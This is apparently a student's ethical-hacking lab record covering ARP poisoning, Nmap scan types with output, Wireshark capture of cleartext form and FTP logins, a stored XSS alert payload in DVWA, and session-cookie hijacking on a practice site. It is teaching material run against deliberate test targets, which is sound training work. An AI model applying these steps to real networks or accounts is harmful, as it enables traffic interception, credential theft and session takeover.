
- Use ARP poisoning techniques to redirect network traffic on a Windows system.
  - Analyze the effects of ARP poisoning on network communication and security.

### **Steps:**


- 1) Click on Sniffer tab.




- 2) Click on Start/Stop Sniffer and give range values and click okay.




3) Right click on any IP and select Resolve Host Name.




4) Click on ARP tab on the bottom.



5) Click on Add Button(1) and select your router and any IP.



- 6) Click on the IP and then click on the button shown in the image to start ARP Poisoning.



## Practical - 4

### Aim: Port Scanning with NMap

- Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.
- Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.
- Analyze the scan results to gather information about the target system's network services.

### Requirements: Nmap cmd, Wireshark

#### Steps:

- Open WireShark > Capture > Options > Select till Ethernet 2 > Start
- Open Nmap Cmd > Enter the required statement > Run > Put the IP address which was generated in the URL of Wireshark by entering “ ip.addr == 45.33.32.156 ” > Enter > Stop Capturing
- Follow the same procedures for all Flags

#### 1) ACK -sA (TCP ACK scan)

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

**Command:** nmap -sA -T4 scanme.nmap.org

```
C:\Users\sushil>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:01 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 7.16 seconds
```

#### 2) SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

**Command:** nmap -p22,113,139 scanme.nmap.org

```
C:\Users\sushil>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:03 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.039s latency).
```

### 3) FIN Scan (-sF)

Sets just the TCP FIN bit.

**Command:** nmap -sF -T4 para

```
C:\Users\sushil>nmap -sF -T4 para
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:04 India Standard Time
Failed to resolve "para".
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 2.44 seconds
```

### 4) NULL Scan (-sN)

Does not set any bits (TCP flag header is 0)

**Command:** nmap -sN -p 22 scanme.nmap.org

```
C:\Users\sushil>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:06 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.061s latency).

PORT      STATE            SERVICE
22/tcp     open|filtered  ssh

Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
```

### 5) XMAS Scan (-sX)

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

**Command:** nmap -sX -T4 scanme.nmap.org

```
C:\Users\sushil>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-17 13:07 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.058s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are open|filtered

Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

## Practical - 5

### Aim: Network Traffic Capture using Wireshark

- Use Wireshark to capture network traffic on a specific network interface.
- Analyze the captured packets to extract relevant information and identify potential security issues

### Requirements: Wireshark, FTPv6-1.cap file

#### Steps for HTTP:

Open Wireshark > Start Capturing > Minimize the Tab

Open Google > Search for “vulnweb login” > Click on

“login page - Home of Acunetix Art” > Sign up > Login once

Reopen Wireshark > Type “ http.request.method== “GET” ” in the Apply filers tab > Enter  
Click on “ /signup.php HTTP/1.1 ” > Expand the below tab “ Hypertext Transfer Protocol ”

http.request.method=="GET"

No.	Time	Source	Destination	Protocol	Length	Info
1483	16.473672	10.10.9.90	44.228.249.3	HTTP	531	GET /login.php HTTP/1.1
1549	18.549385	10.10.9.90	44.228.249.3	HTTP	545	GET /signup.php HTTP/1.1
6942	171.549944	10.10.9.90	44.228.249.3	HTTP	554	GET /login.php HTTP/1.1
7947	198.204793	10.10.9.90	44.228.249.3	HTTP	570	GET /login.php HTTP/1.1

> Frame 1549: 545 bytes on wire (4360 bits), 545 bytes captured (4360 bits) on interface \Device\NPF\_{1F2  
> Ethernet II, Src: Dell\_29:22:8e (50:9a:4c:29:22:8e), Dst: Sophos\_49:b9:a0 (7c:5a:1c:49:b9:a0)  
> Internet Protocol Version 4, Src: 10.10.9.90, Dst: 44.228.249.3  
> Transmission Control Protocol, Src Port: 17472, Dst Port: 80, Seq: 479, Ack: 2749, Len: 491  
▼ Hypertext Transfer Protocol  
  > GET /signup.php HTTP/1.1\r\n    Host: testphp.vulnweb.com\r\n    Connection: keep-alive\r\n    Upgrade-Insecure-Requests: 1\r\n    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/  
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q  
    Referer: http://testphp.vulnweb.com/login.php\r\n    Accept-Encoding: gzip, deflate\r\n    Accept-Language: en-US,en;q=0.9\r\n\r\n    [Full request URI: http://testphp.vulnweb.com/signup.php]  
    [HTTP request 2/2]  
    [Prev request in frame: 1483]  
    [Response in frame: 1570]

Click on “ /login.php HTTP/1.1 ” > Expand the below tab “ Hypertext Transfer Protocol ”

http.request.method== "GET"						
No.	Time	Source	Destination	Protocol	Length	Info
1483	16.473672	10.10.9.90	44.228.249.3	HTTP	531	GET /login.php HTTP/1.1
1549	18.549385	10.10.9.90	44.228.249.3	HTTP	545	GET /signup.php HTTP/1.1
+ 6942	171.549944	10.10.9.90	44.228.249.3	HTTP	554	GET /login.php HTTP/1.1
	7947	198.204793	44.228.249.3	HTTP	570	GET /login.php HTTP/1.1

```

> Frame 6942: 554 bytes on wire (4432 bits), 554 bytes captured (4432 bits) on interface \Device\NPF_{1F204
> Ethernet II, Src: Dell_29:22:8e (50:9a:4c:29:22:8e), Dst: Sophos_49:b9:a0 (7c:5a:1c:49:b9:a0)
> Internet Protocol Version 4, Src: 10.10.9.90, Dst: 44.228.249.3
> Transmission Control Protocol, Src Port: 17496, Dst Port: 80, Seq: 792, Ack: 803, Len: 500
< Hypertext Transfer Protocol
  > GET /login.php HTTP/1.1\r\n
    Host: testphp.vulnweb.com\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/12
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
    Referer: http://testphp.vulnweb.com/secured/newuser.php\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: en-US,en;q=0.9\r\n
  \r\n
  [Full request URI: http://testphp.vulnweb.com/login.php]
  [HTTP request 2/4]
  [Prev request in frame: 6470]
  [Response in frame: 6947]
  [Next request in frame: 7922]

```

Now, In the Apply Filters Tab > Type “ http.request.method== “POST” ” > Enter Click on “ /secured/newuser.php HTTP/1.1 ” > Expand the below tab “HTML form URL Encoded:”

http.request.method== "POST"						
No.	Time	Source	Destination	Protocol	Length	Info
+ 6470	163.726795	10.10.9.90	44.228.249.3	HTTP	845	POST /secured/newuser.php HTTP/1.1
	7922	197.926364	44.228.249.3	HTTP	701	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)

```

> Frame 6470: 845 bytes on wire (6760 bits), 845 bytes captured (6760 bits) on interface \Device\NPF_{1F204830-434
> Ethernet II, Src: Dell_29:22:8e (50:9a:4c:29:22:8e), Dst: Sophos_49:b9:a0 (7c:5a:1c:49:b9:a0)
> Internet Protocol Version 4, Src: 10.10.9.90, Dst: 44.228.249.3
> Transmission Control Protocol, Src Port: 17496, Dst Port: 80, Seq: 1, Ack: 1, Len: 791
< Hypertext Transfer Protocol
< HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "uname" = "Batch2"
  > Form item: "upass" = "LAB5"
  > Form item: "upass2" = "LAB5"
  > Form item: "username" = "TYCS"
  > Form item: "ucc" = "1234567887654321"
  > Form item: "uemail" = "tycsb2@gmail.com"
  > Form item: "uphone" = "9638527410"
  > Form item: "uaddress" = "Nerul, Navi Mumbai"
  > Form item: "signup" = "signup"

```

Click on “ /userinfo.php HTTP/1.1 ” > Expand the below tab “HTML form URL Encoded:”


http.request.method== "POST"						
No.	Time	Source	Destination	Protocol	Length	Info
6470	163.726795	10.10.9.90	44.228.249.3	HTTP	845	POST /secured/newuser.php HTTP/1.1 (application/x-www-form-urlencoded)
7922	197.926364	10.10.9.90	44.228.249.3	HTTP	701	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
> Frame 7922: 701 bytes on wire (5608 bits), 701 bytes captured (5608 bits) on interface \Device\NPF_{1F204830-4347-4B0D-BE9E-0A9C9D8E0000 (Intel PRO/100 MT Desktop)						
> Ethernet II, Src: Dell_29:22:8e (50:9a:4c:29:22:8e), Dst: Sophos_49:b9:a0 (7c:5a:1c:49:b9:a0)						
> Internet Protocol Version 4, Src: 10.10.9.90, Dst: 44.228.249.3						
> Transmission Control Protocol, Src Port: 17496, Dst Port: 80, Seq: 1292, Ack: 3551, Len: 647						
> Hypertext Transfer Protocol						
▼ HTML Form URL Encoded: application/x-www-form-urlencoded						
> Form item: "uname" = "Batch2"						
> Form item: "pass" = "LAB5"						

## Steps for FTP:

Visit Google Chrome > Search for Wireshark Sample Captures > Click on “[SampleCaptures - Wireshark Wiki](#)” > Ctrl F > Search for FTPv > Click on “[FTPv6-1.cap](#)” > Download it  
 Open Wireshark > Click on Folder > Open the downloaded file > In the Apply Filters tab, Type “ ftp.request.arg ” > Enter twice  
 Click the first link > Expand File Transfer Protocol (FTP) in Below Tab

ftp.request.arg						
No.	Time	Source	Destination	Protocol	Length	Info
228	11.501953	2002:5183:4383::518...	2001:638:902:1:201...	FTP	110	Request: USER anonymous
268	13.439453	2002:5183:4383::518...	2001:638:902:1:201...	FTP	108	Request: PASS IEUser@
329	15.821289	2002:5183:4383::518...	2001:638:902:1:201...	FTP	108	Request: opts utf8 on
442	19.950196	2002:5183:4383::518...	2001:638:902:1:201...	FTP	105	Request: site help
> Frame 228: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)						
> Ethernet II, Src: Xerox_00:00:00 (01:00:01:00:00:00), Dst: 1a:43:20:00:01:00 (1a:43:20:00:01:00)						
> Internet Protocol Version 4, Src: 81.131.67.131, Dst: 192.88.99.1						
> Internet Protocol Version 6, Src: 2002:5183:4383::5183:4383, Dst: 2001:638:902:1:201:2ff:fee2:7596						
> Transmission Control Protocol, Src Port: 1026, Dst Port: 21, Seq: 1, Ack: 85, Len: 16						
▼ File Transfer Protocol (FTP)						
> USER anonymous\r\n						
[Current working directory: ]						

Select the first link > Right CLick > Follow > TCP Stream >



## Final Output:

```
220-
220 6bone.informatik.uni-leipzig.de FTP server (NetBSD-ftpd 20041119) ready.
USER anonymous
331 Guest login ok, type your name as password.
PASS IEUser@
230 Guest login ok, access restrictions apply.
opts utf8 on
502 Unknown command 'utf8'.
syst
215 UNIX Type: L8 Version: NetBSD-ftpd 20041119
site help
214-
```

## Practical - 6

### Aim: Persistent Cross-Site Scripting Attack

- Set up a vulnerable web application that is susceptible to persistent XSS attacks.
- Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
- Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.

### Steps:

1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.

The screenshot shows a browser window with the URL '0/DVWA/setup.php'. The page displays a series of success messages in boxes: 'Database has been created.', ''users' table was created.', 'Data inserted into 'users' table.', ''guestbook' table was created.', 'Data inserted into 'guestbook' table.', 'Backup file /config/config.inc.php.sql automatically created.', 'Setup successful!', and 'Please [login](#)'. At the bottom, a footer bar reads 'Damn Vulnerable Web Application (DVWA) v1.10 "Development"'.

7. Username = “Admin” and Password = “password”. Click on login.

The screenshot shows the DVWA login page. The 'Username' field contains 'Admin' and the 'Password' field contains 'password'. A 'Login' button is at the bottom.

8. Click on DVWA security and set the security to low.

DVWA Security

**Security Level**

Security level is currently: low

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Low ▾ Submit

**PHPIDS**

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

9. Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.

Vulnerability: Stored Cross Site Scripting (XSS)

Name: test1

Message: <script>alert("This is XSS Exploit Test")</script>

Sign Guestbook Clear Guestbook

**More Information**

- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS\\_Fingerprint\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Fingerprint_Evasion_Cheat_Sheet)
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- [http://www.owasp.org/index.php/XSS\\_FAQ](http://www.owasp.org/index.php/XSS_FAQ)
- <http://www.xsslayer.com/>

Stored XSS

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name:

Message:

This site says...

This is XSS Exploit Test

OK

Logout

Home  
Instructions  
Setup / Reset DB  
  
Brute Force  
Command Injection  
CSRF  
FIM Injection  
File Upload  
Insensible CAPTCHA  
SQL Injection  
SQL Injection (BING)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
  
CSRF Bypass  
JavaScript  
  
DVWA Security  
PHP Info  
About  
  
Logout


## Practical - 7

### Aim: Session Impersonation with Firefox and Tamper Data

- Install and configure the Tamper Data add-on in Firefox.
- Intercept and modify HTTP requests to impersonate a user's session.
- Understand the impact of session impersonation and the importance of session management.

### Steps:

- 1) Install & Open FireFox Browser. Go to Add-ons and Search Tamper Data
- 2) Search for Cookie Editor and Add.



- 3) After adding both Add-ons. In new tab ,Go to <http://www.techpanda.org/>
- 4) Enter Email as: [admin@google.com](mailto:admin@google.com) Enter Password as: Password2010
- 5) The Dashboard will be visible

ID	First Name	Last Name	Mobile No	Email	Actions
1	mynams	jenefry	9898989898	admin@gmail.com	<a href="#">Edit</a>
80452	solopklp	solopklp	11111111111	admin@gmail.com	<a href="#">Edit</a>
80453		Maiden	87635444242	darkmaiden@octopus.ps	<a href="#">Edit</a>
80454	sakshi	sharma	6746768789	xyz454@gmail.com	<a href="#">Edit</a>
80455	stuffy	singh	1234567	doggy03@gmail.com	<a href="#">Edit</a>
80456	io	stream	8754921647	admin@google.com	<a href="#">Edit</a>
80457	まこ	まこ	まこ	macomaco1@gmail.com	<a href="#">Edit</a>
80458	Pushpendra	Yadav	9125204045	pushpendryadav503@gmail.com	<a href="#">Edit</a>

- 6) Click on Cookie Editor Add-on Top Right Corner. Copy the session id.

**Cookie-Editor**

v1.13.0 ::

Ad Namecheap | Get a .COM for just \$5.98! Not interested Later

Search


PHPSESSID

Name  
PHPSESSID

Value  
149122ed79f195fc968115dfbc752fb

Show Advanced

+ - ⌂ ⌂



## 7) Go to options/privacy/ and delete the cookies.

General

Home

Search

Privacy & Security

Sync

More from Mozilla

**Website Privacy Preferences**

Tell websites not to sell or share my data [Learn more](#)

Send websites a "Do Not Track" request [Learn more](#)

**Cookies and Site Data**

